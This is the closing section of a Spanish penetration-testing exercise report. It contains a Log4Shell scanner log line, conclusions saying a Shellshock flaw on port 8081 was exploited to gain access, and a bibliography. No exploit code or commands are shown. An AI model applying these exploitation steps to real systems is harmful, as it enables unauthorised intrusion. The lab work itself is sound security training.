2024-09-02 18:58:09 UTC 10.0.2.4 Log4Shell HTTP Scanner CVE-2021-44228,CVE-2021-45046,URL-https
://attackerkb.com/topics/in9sPR2Bzt/cve
-2021-44228-log4shell/rapid7-analysis,U
RL-https://logging.apache.org/log4j/2.x
/security.html

```

4.- CONCLUSIONES

En este ejercicio se han utilizado diversas herramientas y técnicas para identificar y explotar vulnerabilidades en un sistema objetivo, revelando, una exploración inicial, varios servicios potencialmente vulnerables, como SSH y un servidor web Apache que ejecuta Nagios NSCA.

La exploración web permitió descubrir una vulnerabilidad crítica de “ShellShock” en el puerto 8081, la cual fue explotada exitosamente para obtener acceso al sistema, identificando archivos SUID y SGID, que son cruciales para la escalada de privilegios, no siendo explotada esta última vía, al igual que con la vulnerabilidad encontrada en el puerto 8080 a través de Nessus, concretamente a la biblioteca de registros de java en Apache.

Sin embargo, los intentos de explotación en el puerto 8080 por el servicio Nagios, y el puerto 22 (SSH) no resultaron exitosos, debido a la inviabilidad de las vulnerabilidades identificadas, lo que pone de manifiesto la complejidad y los desafíos en la seguridad de sistemas y en pruebas de penetración.

5.- BIBLIOGRAFÍA

<https://www.nist.gov/publications/zero-trust-architecture>

https://commission.europa.eu/law/law-topic/data-protection/reform/rules-business-and-organisations/enforcement-and-sanctions/sanctions/what-if-my-companyorganisation-fails-comply-data-protection-rules_es

<https://ayudaleyprotecciondatos.es/2019/02/19/sanciones-rgpd-lopd-2019/>

[https://nvd.nist.gov/vuln-metrics/cvss/v2-calculator?name=CVE-2003-1418&vector=\(AV:N/AC:M/Au:N/C:P/I:N/A:N\)&version=2.0&source=NIST](https://nvd.nist.gov/vuln-metrics/cvss/v2-calculator?name=CVE-2003-1418&vector=(AV:N/AC:M/Au:N/C:P/I:N/A:N)&version=2.0&source=NIST)

<https://nvd.nist.gov/vuln/detail/CVE-2021-44228>

6.- ANEXOS

